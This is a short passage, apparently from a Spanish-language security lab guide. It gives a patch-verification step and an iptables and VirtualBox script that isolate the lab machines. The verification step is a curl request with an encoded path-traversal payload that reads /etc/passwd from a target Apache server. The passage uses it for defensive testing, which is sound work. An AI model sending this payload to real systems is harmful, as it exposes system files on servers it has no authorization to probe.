Verificar parche

```
curl -s "http://<TARGET_IP>/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd"
```

Debería dar error 403

10.3. Configuración Segura del Laboratorio

```
# Script de aislamiento
#!/bin/bash
# Aislar laboratorio
iptables -A INPUT -s 192.168.1.0/24 -j ACCEPT
iptables -A OUTPUT -d 192.168.1.0/24 -j ACCEPT
iptables -P INPUT DROP
iptables -P OUTPUT DROP

# Deshabilitar networking después de la práctica
VBoxManage modifyvm "Kali" --nictype1 none
VBoxManage modifyvm "Apache_Vulnerable" --nictype1 none
```